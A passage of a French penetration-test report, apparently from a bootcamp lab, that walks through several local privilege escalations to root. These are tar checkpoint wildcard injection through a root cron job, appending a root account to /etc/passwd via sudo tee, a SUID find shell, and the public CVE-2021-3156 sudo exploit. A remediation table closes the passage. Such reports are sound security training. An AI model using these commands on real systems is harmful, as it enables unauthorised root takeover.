john@jedhabootcamp:~$ cat hack.sh
echo "john ALL=(root) NOPASSWD: ALL" >> /etc/sudoers
john@jedhabootcamp:~$ echo "" > "--checkpoint-action=exec=sh hack.sh"
john@jedhabootcamp:~$ echo "" > --checkpoint=1
john@jedhabootcamp:~$
```

Une fois que la tâche CRON est de nouveau lancée en root, nous pouvons exécuter la commande « **sudo -l** » à partir de l'utilisateur John pour vérifier que ce dernier fait bien dorénavant parti des « **sudoers** »

```
john@jedhabootcamp:~$ sudo -l
Matching Defaults entries for john on jedhabootcamp:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User john may run the following commands on jedhabootcamp:
  (root) NOPASSWD: ALL
  (root) NOPASSWD: ALL
  (root) NOPASSWD: ALL
john@jedhabootcamp:~$
```

Dorénavant, l'utilisateur John appartenant bien **sudoers**, nous pouvons effectuer la commande **sudo -s** afin de lancer un shell root.

```
john@jedhabootcamp:~$
john@jedhabootcamp:~$ sudo -s
root@jedhabootcamp:/home/john#
```

## F- Vulnérabilité 07 (l'utilisateur A vers R) :

Une fois connecté avec l'utilisateur Alice, nous allons essayer de déterminer si cette dernière possède des droits **sudoers** afin d'élever nos privilèges et d'éventuellement passer Root à l'aide de la commande suivante : **sudo -l**

Effectivement, nous avons visé juste car Alice peut lancer la commande **tee -a** en sudo sans demande de mot de passe.

```
alice@jedhabootcamp:~$ sudo -l
Matching Defaults entries for alice on jedhabootcamp:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User alice may run the following commands on jedhabootcamp:
  (ALL : ALL) NOPASSWD: /usr/bin/tee -a *
```

A l'aide de la commande « **tee --help** », nous remarquons que l'option **-a** correspond à la concaténation de fichiers.

```
alice@jedhabootcamp:~$ tee --help
Usage: tee [OPTION]... [FILE]...
Copy standard input to each FILE, and also to standard output.

  -a, --append                append to the given FILEs, do not overwrite
  -i, --ignore-interrupts    ignore interrupt signals
  -p                          diagnose errors writing to non pipes
      --output-error[=MODE]  set behavior on write error.  See MODE below
  --help                    display this help and exit
  --version                 output version information and exit

MODE determines behavior with write errors on the outputs:
  'warn'                    diagnose errors writing to any output
  'warn-nopipe'             diagnose errors writing to any output not a pipe
  'exit'                    exit on error writing to any output
  'exit-nopipe'             exit on error writing to any output not a pipe
The default MODE for the -p option is 'warn-nopipe'.
The default operation when --output-error is not specified, is to
exit immediately on error writing to a pipe, and diagnose errors
writing to non pipe outputs.

GNU coreutils online help: <http://www.gnu.org/software/coreutils/>
Report tee translation bugs to <http://translationproject.org/team/>
Full documentation at: <http://www.gnu.org/software/coreutils/tee>
or available locally via: info '(coreutils) tee invocation'
```

Par conséquent, nous allons ajouter un compte **root** au sein du fichier « **/etc/passwd** »

Pour cela, nous allons créer un compte « **jedha** » avec le mot passe « **jedha** » qui est hashé à l'aide de la commande suivante : « **openssl passwd -1 -salt saltpass jedha** » et qui donne le mot de passe hashé suivant : **\$1\$saltpass\$4KoTg14ZmdtHcIRPTSaqU/**

Donc au final, nous allons ajouter la ligne suivante au sein du fichier « **/etc/passwd** » :  
« **jedha: \$1\$saltpass\$4KoTg14ZmdtHcIRPTSaqU/:0:0:root:/root:/bin/bash** » à l'aide de la commande tee.

Pour ajouter, notre compte **root** à partir d'Alice au sein du fichier « **/etc/passwd** », nous lançons la commande suivante :  
« **echo "jedha:\\$1\\$saltpass\\$4KoTg14ZmdtHcIRPTSaqU/:0:0:root:/root:/bin/bash" | sudo tee -a /etc/passwd** » attention à bien « back slasher » les \$.



```
alice@jedhabootcamp:~$ echo "jedha:\$1\$saltpass\$4KoTg14ZmdtHcIRPTSaqU/:0:0:root:/root:/bin/bash" | su
do tee -a /etc/passwd
sudo: setrlimit(RLIMIT_CORE): Operation not permitted
jedha:\$1\$saltpass\$4KoTg14ZmdtHcIRPTSaqU/:0:0:root:/root:/bin/bash
alice@jedhabootcamp:~$
```

A l'aide d'un **cat** sur le fichier « **/etc/passwd** », nous voyons que notre nouveau compte **root** a bien été créé et que nous pouvons nous y connecter en effectuant un « **su – jedha** » avec le mot de passe « **jedha** »

```
alice@jedhabootcamp:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106:/:/home/syslog:/usr/sbin/nologin
messagebus:x:103:107:/:/nonexistent:/usr/sbin/nologin
_apt:x:104:65534:/:/nonexistent:/usr/sbin/nologin
lxd:x:105:65534:/:/var/lib/lxd:/bin/false
uidd:x:106:110:/:/run/uidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112:/:/var/lib/landscape:/usr/sbin/nologin
sshd:x:109:65534:/:/run/sshd:/usr/sbin/nologin
pollinate:x:110:1:/:/var/cache/pollinate:/bin/false
ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash
alice:x:1001:1001:/:/home/alice:/bin/bash
john:x:1002:1002:/:/home/john:/bin/bash
mysql:x:111:115:MySQL Server,,,:/nonexistent:/bin/false
bob:x:1003:1003:,,,:/home/bob:/bin/bash
ftp:x:112:116:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
jedha:\$1\$saltpass\$4KoTg14ZmdtHcIRPTSaqU/:0:0:root:/root:/bin/bash
alice@jedhabootcamp:~$
```

```
alice@jedhabootcamp:~$ su - jedha
Password:
root@jedhabootcamp:~# whoami
root
root@jedhabootcamp:~#
```



**G- Vulnérabilité 08 (l'user B vers R) :**

Une fois connecté avec l'utilisateur Bob, nous remarquons la présence d'un binaire **find** possédant les droits suivants :

**-rwsrwsr-- 1 root bob 238080 Aug 23 21:20 find**

```
bob@jedhabootcamp:~$ ls -l
total 236
-rwsrwsr-- 1 root bob 238080 Aug 23 21:20 find
bob@jedhabootcamp:~$
```

Par conséquent, d'après les droits ci-dessus (SUID et SGID), nous remarquons que les utilisateurs du groupe **bob** peuvent exécuter ce binaire **find** avec des droits **root**.

Or étant donné que nous pouvons lancer des commandes à l'aide de l'option **-exec**, nous allons tenter de lancer un **bash** en tant que **root** à l'aide de la commande suivante :

**./find -exec /bin/bash -p \; -quit**

Nous remarquons que cela fonctionne parfaitement et que nous sommes dorénavant **root**.

```
bob@jedhabootcamp:~$ ./find -exec /bin/bash -p \; -quit
bash-5.0# whoami
root
bash-5.0#
```

#### H- Vulnérabilité 09 (les users J, A et B vers R) : CVE-2021-3156

On a utilisé l'exploit CVE-2021-3156 (lien dispo dans les annexes), grâce à cet exploit, on a pu élever les privilèges des 3 users à Root.

On a créé un dossier qui se nommait TEST sous le chemin suivant john/tmp/, puis on a lancé l'exploit, ce dernier nous a permis de passer à root

```
sshd:x:107:65534::/run/sshd:/usr/sbin/nologin
alice:x:1000:1000::/home/alice:/bin/bash
bob:x:1001:1001::/home/bob:/bin/bash
john:x:1002:1002::/home/john:/bin/bash
john@jedhabootcamp:/tmp/test/CVE-2021-3156$ ./exploit
# id
uid=0(root) gid=0(root) groups=0(root),1002(john),1003(secretgroup)
```

#### 4- **Recommandations pour la correction des vulnérabilités identifiées**

N°	Vulnérabilité	Contre-mesures
1	Validation insuffisante des entrées utilisateur dans un formulaire web	Toujours valider et filtrer les entrées utilisateur dans les formulaires web pour éviter les attaques par injection de code ou autres techniques malveillantes.
2	Mot de passe vulnérable à une attaque par force brute	Utiliser une politique de mot de passe forte, comprenant des caractères alphanumériques et spéciaux et une longueur suffisante pour rendre l'attaque par force brute plus difficile.
3	Compte anonyme sur un serveur FTP et stockage de fichiers sensibles en clair	Ne pas autoriser l'utilisation de comptes anonymes sur un serveur FTP et chiffrer les fichiers sensibles avant de les stocker sur le serveur.
4	Vulnérabilité d'injection SQL et stockage de mots de passe en clair	Valider toutes les entrées utilisateur dans les formulaires d'authentification et ne jamais stocker les mots de passe en clair.
5	Stockage de « credentials » d'utilisateur en clair dans un fichier système	Ne jamais stocker les « credentials » d'utilisateur en clair dans un fichier système, utiliser plutôt des méthodes de stockage sécurisées telles que des fichiers de configuration chiffrés.
6	Autorisation de la concaténation de fichiers avec les droits « root » pour un utilisateur sans privilèges élevés	Ne jamais autoriser la concaténation de fichiers avec les droits « root » pour les utilisateurs qui n'en ont pas besoin et limiter les droits d'accès aux fichiers sensibles aux personnes autorisées.
7	Utilisation d'une tâche CRON pour l'archivage régulier du dossier /home d'un utilisateur	Être très vigilant quant aux tâches CRON qui s'exécutent, car elles sont lancées en tant que root, et utiliser des outils de surveillance pour détecter toute activité suspecte.
8	Utilisation de SUID et de SGID sur des binaires appartenant à l'utilisateur root	Ne jamais utiliser SUID et SGID sur des binaires appartenant à root, sauf si cela est strictement nécessaire, et limiter l'accès aux fichiers et aux répertoires sensibles aux personnes qui en ont besoin.
9	Utilisation d'une version vulnérable de « Sudo »	Faire une veille technologique pour être au courant des nouvelles failles de sécurité, mettre à jour régulièrement le système pour disposer des dernières versions des binaires et configurer correctement les politiques de sécurité pour minimiser les risques d'attaques.

#### 5- **Annexes**

Liste des outils et techniques utilisées pour le test

d'intrusion :

Nmap

Msfconsole

[GitHub - blasty/CVE-2021-3156](https://github.com/blasty/CVE-2021-3156)